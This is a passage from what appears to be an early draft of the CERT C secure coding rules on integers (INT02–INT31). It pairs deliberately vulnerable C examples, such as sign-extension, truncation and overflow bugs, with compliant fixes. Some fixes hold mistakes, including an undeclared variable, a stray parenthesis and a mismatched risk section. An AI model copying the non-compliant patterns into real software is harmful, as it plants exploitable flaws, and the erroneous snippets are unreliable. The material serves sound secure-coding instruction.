2. If both operands are of the same integer type (signed or unsigned), the operand with the type of lesser integer conversion rank is converted to the type of the operand with greater rank.
3. If the operand that has unsigned integer type has rank greater than or equal to the rank of the type of the other operand, the operand with signed integer type is converted to the type of the operand with unsigned integer type.
4. If the type of the operand with signed integer type can represent all of the values of the type of the operand with unsigned integer type, the operand with unsigned integer type is converted to the type of the operand with signed integer type.
5. Otherwise, both operands are converted to the unsigned integer type corresponding to the type of the operand with signed integer type. Specific operations can add to or modify the semantics of the usual arithmetic operations.

Example

In the following example, assume the following code is compiled and executed on IA-32:

```
signed char sc = SCHAR_MAX;
unsigned char uc = UCHAR_MAX;
signed long long sll = sc + uc;
```

Both the `signed char sc` and the `unsigned char uc` are subject to integer promotions in this example. Because all values of the original types can be represented as `int`, both values are automatically converted to `int` as part of the integer promotions. Further conversions are possible, if the types of these variables are not equivalent as a result of the "usual arithmetic conversions." The actual addition operation in this case takes place between the two 32-bit `int` values. This operation is not influenced by the fact that the resulting value is stored in a signed long long integer. The 32-bit value resulting from the addition is simply sign-extended to 64-bits after the addition operation has concluded.

Assuming that the precision of `signed char` is 7 bits and the precision of `unsigned char` is 8 bits, this operation is perfectly safe. However, if the compiler represents the `signed char` and `unsigned char` types using 31 and 32 bit precision (respectively), the variable `uc` would need be converted to `unsigned int` instead of `signed int`. As a result of the usual arithmetic conversions, the `signed int` is converted to unsigned and the addition takes place between the two `unsigned int` values. Also, because `uc` is equal to `UCHAR_MAX`, which is equal to `UINT_MAX` in this example, the addition will result in an overflow. The resulting value is then zero-extended to fit into the 64-bit storage allocated by `sll`.

Risk Assessment

Misunderstanding integer conversion rules can lead to integer errors, which in turn can lead to exploitable vulnerabilities.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT02-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 6, "C Language Issues" (Type Conversions 223-270)
[ISO/IEC 9899-1999] Section 6.3, "Conversions"
[Seacord 05] Chapter 5, "Integers"

INT03-A. Use a secure integer library

This page last changed on Jul 12, 2007 by shaunh.

The first line of defense against integer vulnerabilities should be range checking, either explicitly or through strong typing. However, it is difficult to guarantee that multiple input variables cannot be manipulated to cause an error to occur in some operation somewhere in a program.

An alternative or ancillary approach is to protect each operation. However, because of the large number of integer operations that are susceptible to these problems and the number of checks required to prevent or detect exceptional conditions, this approach can be prohibitively labor intensive and expensive to implement.

A more economical solution to this problem is to use a safe integer library for all operations on integers where one or more of the inputs could be influenced by an untrusted source and the resulting value, if incorrect, would result in a security flaw. The following example shows when safe integer operations are not required:

```
void foo() {
  size_t i;

  for (i = 0; i < INT_MAX; i++) {
    /* ... */
  }
}
```

In this example, the integer `i` is used in a tightly controlled loop and is not subject to manipulation by an untrusted source, so using safe integers would add unnecessary performance overhead.

IntegerLib

The IntegerLib IntegerLib.zip was developed by the CERT/CC and is freely available.

The purpose of this library is to provide a collection of utility functions that can assist software developers in writing C programs that are free from common integer problems such as integer overflow, integer truncation, and sign errors that are a common source of software vulnerabilities.

Functions have been provided for all integer operations subject to overflow such as addition, subtraction, multiplication, division, unary negation, etc.) for `int`, `long`, `long long`, and `size_t` integers. The following example illustrates how the library can be used to add two `signed long` integer values:

```
long retsl, xsl, ysl;
xsl = LONG_MAX;
ysl = 0;
retsl = addsl(xsl, ysl);
```

For short integer types (`char` and `short`) it is necessary to truncate the result of the addition using one of the safe conversion functions provided, for example:

```
char retsc, xsc, ysc;
xsc = SCHAR_MAX;
ysc = 0;
retsc = si2sc(addsi(xsc, ysc));
```

For error handling, the secure integer library uses the mechanism for runtime-constraint handling defined by ISO/IEC TR 24731.

The implementation uses the high performance algorithms defined by Henry S. Warren in the book "Hacker's Delight".

Risk Assessment

Integer behavior in C is relatively complex, and it is easy to make subtle errors that turn into exploitable vulnerabilities. While not strictly necessary, using a secure integer library can provide an encapsulated solution against these errors.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT03-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Seacord 05] Chapter 5, "Integers"
[Warren 02] Chapter 2, "Basics"
[ISO/IEC TR 24731-2006]

INT04-A. Enforce limits on integer values originating from untrusted sources

This page last changed on Jul 13, 2007 by rcs.

All integer values originating from untrusted sources should be evaluated to determine whether there are identifiable upper and lower bounds. If so, these limits should be enforced by the interface. Anything that can be done to limit the input of excessively large or small integers should help prevent overflow and other type range errors. Furthermore, it is easier to find and correct input problems than it is to trace internal errors back to faulty inputs.

Non-Compliant Code example

In the following non-compliant code example, `size` is a user supplied parameter used determine the size of `table`.

```
int create_table(size_t size) {
  char **table;

  if (sizeof(char *) > SIZE_MAX/size) {
   /* handle overflow */
  }

  size_t table_size = size * sizeof(char *);
  table = malloc(table_size)
  if (table == NULL) {
    /* Handle error condition */
  }
  /* ... */
  return 0;
}
```

However, since `size` can be controlled by the user, it could be specified to be either large enough to consume large amounts of system resources and still succeed or large enough to cause the call to `malloc()` to fail, which, depending on how error handling is implemented, may result in a denial of service condition.

Compliant Solution

This compliant solution defines an acceptable range for table size as 1 to `MAX_TABLE_SIZE`. The `size` parameter is typed as `size_t` and is unsigned by definition. Consequently, it is not necessary to check `size` for negative values (see INT01-A. Use size_t for all integer values representing the size of an object).

```
enum { MAX_TABLE_SIZE = 256 };

int create_table(size_t size) {
  char **table;

  if (size == 0 || size > MAX_TABLE_SIZE) {
    /* Handle invalid size */
  }

  /*
   * The wrap check has been omitted based on the assumption that
   * MAX_TABLE_SIZE * sizeof(char *) cannot exceed SIZE_MAX
```

```
     * If this assumption is not valid, a check must be added
     */

    size_t table_size = size * sizeof(char *);

    table = malloc(table_size);
    if (table == NULL) {
      /* Handle error condition */
    }
    /* ... */
    return 0;
  }
```

Risk Assessment

Failing to enforce the limits on integer values can result in a denial of service condition.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT04-A	**1** (low)	**2** (probable)	**1** (high)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Seacord 05] Chapter 5, "Integer Security"

INT05-A. Do not use functions that input character data and convert the data if these functions cannot handle all possible inputs

This page last changed on Jul 11, 2007 by jpincar.

Do not use functions that input character data and convert the data if these functions cannot handle all possible inputs. For example, formatted input functions such as `scanf()`, `fscanf()`, `vscanf()`, and `vfscanf()` can be used to read string data from `stdin` or (in the cases of `fscanf()` and `vfscanf()`) other input stream. These functions work fine for valid integer values but lack robust error handling for invalid values.

Instead of these functions, try inputing the value as a string and then converting it to an integer value using `strtol()` or a related function [INT06-A. Use strtol() to convert a string token to an integer].

Non-Compliant Example

This non-compliant example uses the `scanf()` function to read a string from `stdin` and convert it to an integer value. The `scanf()` and `fscanf()` functions have undefined behavior if the value of the result of this operation cannot be represented as an integer.

```
int si;

scanf("%d", &si);
```

Compliant Solution

This compliant example uses `fgets()` to input a string and `strtol()` to convert the string to an integer value. Error checking is provided to make sure that the value is a valid integer in the range of `int`.

```
char buff [25];
char *end_ptr;
long sl;
int si;

fgets(buff, sizeof buff, stdin);

errno = 0;

sl = strtol(buff, &end_ptr, 10);

if (ERANGE == errno) {
  puts("number out of range\n");
}
else if (sl > INT_MAX) {
  printf("%ld too large!\n", sl);
}
else if (sl < INT_MIN) {
  printf("%ld too small!\n", sl);
}
else if (end_ptr == buff) {
  puts("not valid numeric input\n");
}
else if ('\0' != *end_ptr) {
  puts("extra characters on input line\n");
}
else {
  si = (int)sl;
}
```

If you are attempting to convert a string to a smaller integer type (`int`, `short`, or `signed char`), then you only need test the result against the limits for that type. The tests do nothing if the smaller type happens to have the same size and representation on a particular compiler.

Note that this solution treats any trailing characters, including white space characters, as an error condition.

Risk Assessment

While it is relatively rare for a violation of this rule to result in a security vulnerability, it could more easily result in loss or misinterpreted data.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT05-A	**2** (medium)	**2** (low)	**1** (high)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Klein 02]
[ISO/IEC 9899-1999] Section 7.20.1.4, "The strtol, strtoll, strtoul, and strtoull functions," and Section 7.19.6, "Formatted input/output functions"

INT06-A. Use strtol() to convert a string token to an integer

This page last changed on Jul 11, 2007 by jpincar.

Use `strtol()` or a related function to convert a string token to an integer. The `strtol()`, `strtoll()`, `strtoul()`, and `strtoull()` functions convert the initial portion of a string token to `long int`, `long long int`, `unsigned long int`, and `unsigned long long int` representation, respectively. These functions provide more robust error handling than alternative solutions.

Non-Compliant Example

This non-compliant code example converts the string token stored in the static array `buff` to a signed integer value using the `atoi()` function.

```
int si;

if (argc > 1) {
  si = atoi(argv[1]);
}
```

The `atoi()`, `atol()`, and `atoll()` functions convert the initial portion of a string token to `int`, `long int`, and `long long int` representation, respectively. Except for the behavior on error, they are equivalent to

```
atoi: (int)strtol(nptr, (char **)NULL, 10)
atol: strtol(nptr, (char **)NULL, 10)
atoll: strtoll(nptr, (char **)NULL, 10)
```

Unfortunately, `atoi()` and related functions lack a mechanism for reporting errors for invalid values. Specifically, the `atoi()`, `atol()`, and `atoll()` functions:

- do not need to set errno on an error
- have undefined behavior if the value of the result cannot be represented

Non-Compliant Example

This non-compliant example uses the `sscanf()` function to convert a string token to an integer. The `sscanf()` function has the same problems as `atoi()`.

```
int si;

if (argc > 1) {
  sscanf(argv[1], "%d", &si);
}
```

Compliant Solution

This compliant example uses `strtol()` to convert a string token to an integer value and provides error checking to make sure that the value is in the range of `int`.

```
long sl;
int si;
char *end_ptr;

if (argc > 1) {

  errno = 0;

  sl = strtol(argv[1], &end_ptr, 10);

  if (ERANGE == errno) {
    puts("number out of range\n");
  }
  else if (sl > INT_MAX) {
    printf("%ld too large!\n", sl);
  }
  else if (sl < INT_MIN) {
    printf("%ld too small!\n", sl);
  }
  else if (end_ptr == argv[1]) {
    puts("invalid numeric input\n");
  }
  else if ('\0' != *end_ptr) {
    puts("extra characters on input line\n");
  }
  else {
    si = (int)sl;
  }
}
```

If you are attempting to convert a string token to a smaller integer type (`int`, `short`, or `signed char`), then you only need test the result against the limits for that type. The tests do nothing if the smaller type happens to have the same size and representation on a particular compiler.

Risk Assessment

While it is relatively rare for a violation of this rule to result in a security vulnerability, it could more easily result in loss or misinterpreted data.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT06-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Klein 02]
[ISO/IEC 9899-1999] Section 7.20.1.4, "The strtol, strtoll, strtoul, and strtoull functions," Section 7.20.1.2, "The atoi, atol, and atoll functions," and Section 7.19.6.7, "The sscanf function"

INT07-A. Explicitly specify signed or unsigned for character types

This page last changed on Jun 22, 2007 by jpincar.

The three types `char`, `signed char`, and `unsigned char` are collectively called the *character types*. Compilers have the latitude to define `char` to have the same range, representation, and behavior as *either* `signed char` or `unsigned char`. Irrespective of the choice made, `char` is a separate type from the other two and is **not** compatible with either.

Non-Compliant Code Example

This non-compliant code example is taken from an actual vulnerability in bash versions 1.14.6 and earlier that resulted in the release of CERT Advisory CA-1996-22. This vulnerability resulted from the declaration of the `string` variable in the `yy_string_get()` function as `char *` in the `parse.y` module of the bash source code:

```
static int yy_string_get() {
  register char *string;
  register int c;

  string = bash_input.location.string;
  c = EOF;

  /* If the string doesn't exist, or is empty, EOF found. */
  if (string && *string) {
      c = *string++;
      bash_input.location.string = string;
    }
  return (c);
}
```

The string variable is used to traverse the character string containing the command line to be parsed. As characters are retrieved from this pointer, they are stored in a variable of type `int`. For compilers in which the `char` type defaults to `signed char`, this value is sign-extended when assigned to the `int` variable. For character code 255 decimal (-1 in two's complement form), this sign extension results in the value -1 being assigned to the integer which is indistinguishable from the `EOF` integer constant expression.

Compliant Solution

This problem is easily repaired by explicitly declaring the `string` variable as `unsigned char`.

```
static int yy_string_get() {
  register unsigned char *string;
  register int c;

  string = bash_input.location.string;
  c = EOF;

  /* If the string doesn't exist, or is empty, EOF found. */
  if (string && *string) {
      c = *string++;
      bash_input.location.string = string;
    }
  return (c);
```

```
    }
```

Risk Assessment

This is a subtle error that results in a disturbingly broad range of potentially severe vulnerabilitiles.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT07-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.2.5, "Types"

INT08-A. Verify that all integer values are in range

This page last changed on Jul 09, 2007 by jsg.

Integer operations must result in an integer value within the range of the integer type (that is, the resulting value is the same as the result produced by unlimited-range integers). Frequently the range is more restrictive based on the use of the integer value, for example, as an index. Integer values can be verified by code review or by static analysis.

Verifiably in range operations are often preferable to treating out of range values as an error condition because the handling of these errors has been repeatedly shown to cause denial-of-service problems in actual applications. The quintessential example of this is the failure of the Ariane 5 launcher which occurred due to an improperly handled conversion error resulting in the processor being shutdown [Lions 96].

Faced with an integer overflow, the underlying computer system may do one of two things: (a) signal some sort of error condition, or (b) produce an integer result that is within the range of representable integers on that system. The latter semantics may be preferable in some situations in that it allows the computation to proceed, thus avoiding a denial-of-service attack. However, it raises the question of what integer result to return to the user.

Below is set out definitions of two algorithms that produce integer results that are always within a defined range, namely between the integer values `MIN` and `MAX` (inclusive), where `MIN` and `MAX` are two representable integers with `MIN < MAX`. This method of producing integer results is called *Verifiably-in-Range Integers*. The two algorithms are Saturation and Modwrap, defined in the following two subsections.

Saturation Semantics

For saturation semantics, assume that the mathematical result of the computation is `result`. The value actually returned to the user is set out in the following table:

range of mathematical result	result returned
`MAX < result`	`MAX`
`MIN <= result <= MAX`	`result`
`result < MIN`	`MIN`

Modwrap Semantics

Modwrap semantics is where the integer values "wrap round" (also called *modulo* arithmetic). That is, adding one to `MAX` produces `MIN`. This is the defined behavior for unsigned integers in the C Standard [ISO/IEC 9899-1999] (see Section 6.2.5, "Types", paragraph 9) and, very often, is the behavior of signed integers also. However, in many applications, it would be more sensible to use saturation semantics rather than modwrap semantics. For example, in the computation of a size (using unsigned integers), it is often better for the size to stay at the maximum value in the event of overflow, rather than suddenly becoming a very small value.

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT08-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Lions 96]

INT09-A. Ensure enumeration constants map to unique values

This page last changed on Jun 22, 2007 by jpincar.

Enumeration types in C map to integers. The normal expectation is that each enumeration type member is distinct. However, there are some non-obvious errors that are commonly made that cause multiple enumberation type members to have the same value.

Non-Compliant Code Example

In this non-compliant code example, numeration type members can be assigned explicit values:

```
enum {red=4, orange, yellow, green, blue, indigo=6, violet};
```

It may not be obvious to the programmer (though it is fully specified in the language) that `yellow` and `indigo` have been declared to be identical values (6), as are `green` and `violet` (7).

Compliant Solution

Enumeration type declarations must either

- provide no explicit integer assignments, for example:

```
enum {red, orange, yellow, green, blue, indigo, violet};
```

- assign a value to the first member only (the rest are then sequential), for example:

```
enum {red=4, orange, yellow, green, blue, indigo, violet};
```

- assign a value to all members, so any equivalence is explicit, for example:

```
enum {red=4, orange=5, yellow=6, green=7, blue=8, indigo=6, violet=7};
```

It is also advisable to provide a comment explaning why multiple enumeration type members are being assigned the same value so that future maintainers don't mistakenly identify this as an error.

Risk Assessment

Failing to ensure that constants within an enumeration have unique values can result in unexpected logic results.

Rule	Severity	Likelihood	Remediation	Priority	Level

			Cost		
INT09-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.2.2, "Enumeration specifiers"
[MISRA 04] Rule 9.3

INT12-A. Do not make assumptions about the type of a bit-field when used in an expression

This page last changed on Aug 09, 2007 by rcs.

Bit-fields can be used to allow flags or other integer values with small ranges to be packed together to save storage space.

It is implementation-defined whether the specifier `int` designates the same type as signed `int` or the same type as unsigned `int` for bit-fields. C99 also requires that "If an `int` can represent all values of the original type, the value is converted to an `int`; otherwise, it is converted to an unsigned `int`."

In the following example:

```
struct {
    unsigned int a: 8;
} bits = {255};


int main(void) {
    printf("unsigned 8-bit field promotes to %s.\n",
        (bits.a - 256 > 0) ? "signed" : "unsigned");
}
```

The type of the expression `(bits.a - 256 > 0)` is compiler dependent and may be either signed or unsigned depending on the compiler implementor's interpretation of the standard.

The first interpretation is that when this value is used as an rvalue (e.g., lvalue = rvalue), the type is "`unsigned int`" as declared. An `unsigned int` cannot be represented as an `int`, so integer promotions require that this be an `unsigned int`, and hence "unsigned".

The second interpretation is that `(bits.a` is an 8-bit integer. As a result, this eight bit value can be represented as an `int`, so integer promotions require that it be converted to `int`, and hence "signed".

The type of the bit-field when used in an expression also has implications for `long` and `long long` types. Compilers that follow the second interpretation of the standard and determine the size from the width of the bit-field will promote values of these types to `int`. For example, gcc interprets the following as an eight bit value and promote it to `int`:

```
struct {
    unsigned long long a:8;
} ull = {255};
```

The following attributes of bit-fields are also implementation defined:

- The alignment of bit-fields in the storage unit. For example, the bit-fields may be allocated from the high end or the low end of the storage unit.
- Whether or not bit-fields can overlap an storage unit boundary. For example, assuming eight bits to a byte, if bit-fields of six and four bits are declared, is each bitfield contained within a byte or are they be split across multiple bytes?

Therefore, it is impossible to write portable code that makes assumptions about the layout of bit-fields structures.

Risk Assessment

Making invalid assumptions about the type of a bit-field or its layout can result in unexpected program flow.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT12-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.2, "Type specifiers"
[MISRA 04] Rule 3.5

INT13-A. Do not assume that a right shift operation is implemented as a logical or an arithmetic shift

This page last changed on Jun 22, 2007 by jpincar.

Do not assume that a right shift operation is implemented as either an arithmetic (signed) shift or a logical (unsigned) shift. If `E1` in the expression `E1 >> E2` has a signed type and a negative value, the resulting value is implementation defined and may be either an arithmetic shift or a logical shift. Also, be careful to avoid undefined behavior while performing a bitwise shift [INT36-C. Do not shift a negative number of bits or more bits than exist in the operand].

Non-Compliant Coding Example

For implementations in which an arithmetic shift is performed and the sign bit can be propagated as the number is shifted.

```
int stringify;
char buf[sizeof("256")];
sprintf(buf, "%u", stringify >> 24);
```

If `stringify` has the value `0x80000000`, `stringify >> 24` evaluates to `0xFFFFFF80` and the subsequent call to `sprintf()` results in a buffer overflow.

Compliant Solution

For bit extraction, make sure to mask off the bits you are not interested in.

```
int stringify;
char buf[sizeof("256")];
sprintf(buf, "%u", ((number >> 24) & 0xff));
```

Risk Assessment

Improper range checking can lead to buffer overflows and the execution of arbitary code by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT13-A	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 6, "C Language Issues"
[ISO/IEC 9899-1999] Section 6.5.7, "Bitwise shift operators"
[ISO/IEC 03] Section 6.5.7, "Bitwise shift operators"

INT14-A. Distinguish bitmaps from numeric types

This page last changed on Jun 22, 2007 by jpincar.

Avoid performing bit manipulation and arithmetic operations on the same variable. Though such operations are valid and will compile, they can reduce code readability. Declaring a variable as containing a numeric value or a bitmap makes the programmer's intentions clearer and can lead to better code maintainability.

Bitmapped types may be defined to further separate bit collections from numeric types. This may make it easier to verify that bit manipulations are only performed on variables that represent bitmaps.

```
typedef uint32_t bitmap32_t;
bitmap32_t bm32 = 0x000007f3;

x = (x << 2) | 3; /* shifts in two 1-bits from the right */
```

The `typedef` name `uintN_t` designates an unsigned integer type with width `N`. Therefore, `uint32_t` denotes an unsigned integer type with a width of exactly 32 bits. Bitmaps are normally assigned an unsigned type.

Non-Compliant Code Example 1

In this non-compliant code example, both bit manipulation and arithmetic manipulation are performed on the integer type `x`. The result is a (prematurely) optimized statement that assigns `5x + 1` to `x` for implementations where integers are represented as two's complement values.

```
int x = 50;
x += (x << 2) + 1;
```

Although this is a legal manipulation, the result of the shift depends on the underlying representation of the integer type and is consequently implementation defined. Additionally, the readability of the code is impaired.

Compliant Solution 1

In this compliant solution, the assignment statement is modified to reflect the arithmetic nature of `x`, resulting in a clearer indication of the programmer's intentions.

```
int x = 50;
x = 5 * x + 1;
```

A reviewer may now recognize that the operation should be checked for integer overflow. This might not have been apparent in the original, non-compliant code example.

Non-Compliant Code Example 2

In this non-compliant code example, the programmer attempts to optimize a division by four operation by shifting right by two.

```
int x = -50;
x >>= 2;
```

Although this code is likely to perform the division by 4 correctly, it is not guaranteed to. If `x` has a signed type and a negative value, the operation is implementation defined and could be implemented as either an arithmetic shift or a logical shift. In the event of a logical shift, if the integer is represented in either one's complement or two's complement form, the most significant bit (which controls the sign in a different way for both representations) will be set to zero. This will cause a once negative number to become a possibly very large positive number.

For example, if the internal representation of `x` is `0xFFFF FFCE` (two's complement), an arithmetic shift results in `0xFFFF FFF3` (-13 in two's complement), while a logical shift results in `0x3FFF FFF3` (1 073 741 811 in two's complement).

Compliant Solution 2

In this compliant solution, the shift is replaced by a division operation so that the intention is clear.

```
int x = -50;
x /= 4;
```

The resulting value is now more likely to be consistent with the programmer's expectations.

Risk Assessment

By complicating information regarding how a variable is used in code, it is difficult to determine which checks must be performed to ensure data validity. Explicitly stating how a variable is used determines which checks to perform.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT14-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 6.2.6.2, "Integer types"

[Steele 77]

INT15-A. Take care when converting from pointer to integer or integer to pointer

This page last changed on Jun 01, 2007 by pdc@sei.cmu.edu.

While it has been common practice to use integers and pointers interchangeably in C, the C99 standard states that pointer to integer and integer to pointer conversions are implementation defined.

According to C99 [ISO/IEC 9899-1999:TC2], the only value that can be considered interchangeable between pointers and integers is the constant 0. Except in this case, conversions between integers and pointers may have undesired consequences depending on the implementation:

> An integer may be converted to any pointer type. Except as previously specified, the result is implementation-defined, might not be correctly aligned, might not point to an entity of the referenced type, and might be a trap representation.

This is because the mapping functions for converting a pointer to an integer or an integer to a pointer are intended to be consistent with the addressing structure of the execution environment.

Non-Compliant Code Example

In this non-compliant code example, the pointer `ptr` is used in an arithmetic operation that is eventually converted to an integer value. As previously stated, the result of this assignment and following assignment to `ptr2` are implementation defined.

```
unsigned int myint = 0;
unsigned int *ptr = &myint;
/* ... */
unsigned int number = ptr + 1;
unsigned int *ptr2 = ptr;
```

Compliant Solution

A union can be used to give raw memory access to both an integer and a pointer. This is an efficient approach, as the structure only requires as much storage as the larger of the two fields.

```
union intpoint {
  unsigned int *pointer;
  unsigned int number;
} intpoint;
/* ... */
intpoint mydata = 0xcfcfcfcf;
/* ... */
unsigned int num = mydata.number + 1;
unsigned int *ptr = mydata.pointer;
```

Non-Compliant Code Example

It is sometimes necessary in low level kernel or graphics code to access memory at a specific location, requiring a literal integer to pointer to conversion. In this non-compliant code, a pointer is set directly to an integer constant, where it is unknown whether the result will be as intended.

```
unsigned int *ptr = 0xcfcfcfcf;
```

The result of this assignment is implementation defined, might not be correctly aligned, might not point to an entity of the referenced type, and might be a trap representation.

Compliant Solution

Adding an explicit cast may help the compiler convert the integer value into a valid pointer.

```
unsigned int *ptr = (unsigned int *)0xcfcfcfcf;
```

Risk Analysis

Converting from pointer to integer or vice versa results in unportable code and may create unexpected pointers to invalid memory locations.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT15-A	**1** (low)	**2** (probable)	**1** (high)	**P2**	**L3**

References

[ISO/IEC 9899-1999:TC2] Section 6.3.2.3, "Pointers"

INT30-C. Do not perform certain operations on questionably signed results

This page last changed on Aug 16, 2007 by rcs.

In implementations with two's-complement arithmetic and quiet wraparound on signed overflow (that is, in most current implementations) a genuine ambiguity of interpretation can arise. The result is considered questionably signed, because a case can be made for either the signed or unsigned interpretation. C99, however, unambiguously defines the result by using the value preserving rules.

According to Section 6.3.1.1 of the C99 rationale [ISO/IEC 03], questionably signed results may occur when:

1. An expression involving an `unsigned char` or `unsigned short` produces an `int`-wide result in which the sign bit is set, that is, either a unary operation on such a type, or a binary operation in which the other operand is an `int` or "narrower" type.
2. The result of the preceding expression is used in a context in which its signedness is significant:

- `sizeof(int) < sizeof(long)` and it is in a context where it must be widened to a `long` type, or
- it is the left operand of the right-shift operator in an implementation where this shift is defined as arithmetic, or
- it is either operand of `/`, `%`, `<`, `<=`, `>`, or `>=`.

Signedness is also signficant when the `sizeof(int) < sizeof(long long)` and it is in a context where the expression must be widened to a `long long` type

Non-Compliant Code Example

This non-compliant code example may result in a questionably signed result.

```
signed int si;
unsigned short us1, us2;
unsigned int quotient;

quotient = si / (us1 * us2);
```

In this example, `us1` and `us2` are promoted to `int` values and multiplied. If the high-order bit of the resulting value is set, the result is questionably signed.

Compliant Solution

In this compliant solution, the result of multiplying `us1` and `us2` is cast as `unsigned int`. Consequently, the division is performed between two `unsigned int` values.

```
signed int si;
unsigned short us1, us2;
unsigned int quotient;

quotient = si / (unsigned int)(us1 * us2);
```

Risk Assessment

Passing values to character handling functions that cannot be represented as an unsigned char may result in unintended program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT00-C	**3** (high)	**3** (likely)	**1** (high)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.3.1.1, "Boolean, characters, and integers"
[ISO/IEC 03] Section 6.3.1.1, "Booleans, characters, and integers"

INT31-C. Ensure that integer conversions do not result in lost or misinterpreted data

This page last changed on Jun 22, 2007 by jpincar.

Integer values used in any of the following ways must be guaranteed correct:

- as an array index
- in any pointer arithmetic
- as a length or size of an object
- as the bound of an array (for example, a loop counter)
- in security critical code

Integer conversions, including implicit and explicit (using a cast), must be guaranteed not to result in lost or misinterpreted data. The only integer type conversions that are guaranteed to be safe for all data values and all possible conforming implementations are conversions of an integral value to a wider type of the same signedness. From C99 Section 6.3.1.3:

> When a value with integer type is converted to another integer type other than `_Bool`, if the value can be represented by the new type, it is unchanged.
>
> Otherwise, if the new type is unsigned, the value is converted by repeatedly adding or subtracting one more than the maximum value that can be represented in the new type
> until the value is in the range of the new type.
>
> Otherwise, the new type is signed and the value cannot be represented in it; either the result is implementation-defined or an implementation-defined signal is raised.

Typically, converting an integer to a smaller type results in truncation of the high-order bits.

Non-Compliant Code Example

Type range errors, including loss of data (truncation) and loss of sign (sign errors), can occur when converting from an *unsigned* type to a *signed* type. The following code is likely to result in a truncation error for almost all implementations:

```
unsigned long int ul = ULONG_MAX;
signed char sc;
sc = (signed char)ul; /* cast eliminates warning */
```

Compliant Solution

Validate ranges when converting from an unsigned type to a signed type. The following code, for example, can be used when converting from `unsigned long int` to a `signed char`.

```
unsigned long int ul = ULONG_MAX;
signed char sc;
if (ul <= SCHAR_MAX) {
  sc = (signed char)ul;  /* use cast to eliminate warning */
}
else {
  /* handle error condition */
}
```

Non-Compliant Code Example

Type range errors, including loss of data (truncation) and loss of sign (sign errors), can occur when converting from a *signed* type to an *unsigned* type. The following code results in a loss of sign:

```
signed int si = INT_MIN;
unsigned int ui;
ui = (unsigned int)si;  /* cast eliminates warning */
```

Compliant Solution

Validate ranges when converting from a signed type to an unsigned type. The following code, for example, can be used when converting from `signed int` to `unsigned int`.

```
signed int si = INT_MIN;
unsigned int ui;
if ( (si < 0) || (si > UINT_MAX) ) {
  /* handle error condition */
}
else {
  ui = (unsigned int)si;  /* cast eliminates warning */
}
```

NOTE: While unsigned types can usually represent all positive values of the corresponding signed type, this relationship is not guaranteed by the C99 standard.

Non-Compliant Code Example

A loss of data (truncation) can occur when converting from a signed type to a signed type with less precision. The following code is likely to result in a truncation error for most implementations:

```
signed long int sl = LONG_MAX;
signed char sc;
sc = (signed char)sl; /* cast eliminates warning */
```

Compliant Solution

Validate ranges when converting from an unsigned type to a signed type. The following code can be used, for example, to convert from a `signed long int` to a `signed char`:

```
signed long int sl = LONG_MAX;
signed char sc;
if ( (sl < SCHAR_MIN) || (sl > SCHAR_MAX) ) {
        /* handle error condition */
}
else {
        sc = (signed char)sl; /* use cast to eliminate warning */
}
```

Conversions from signed types with greater precision to signed types with lesser precision require both the upper and lower bounds to be checked.

Non-Compliant Code Example

A loss of data (truncation) can occur when converting from an unsigned type to an unsigned type with less precision. The following code is likely to result in a truncation error for most implementations:

```
unsigned long int ul = ULONG_MAX;
unsigned char uc;
uc = (unsigned char)ul;  /* cast eliminates warning */
```

Compliant Solution

Validate ranges when converting from an unsigned type to a signed type. The following code can be used, for example, to convert from an `unsigned long int` to an `unsigned char`:

```
unsigned long int ul = ULONG_MAX;
unsigned char uc;
if (ul > UCHAR_MAX) ) {
  /* handle error condition */
}
else {
  uc = (unsigned char)ul; /* use cast to eliminate warning */
}
```

Exceptions

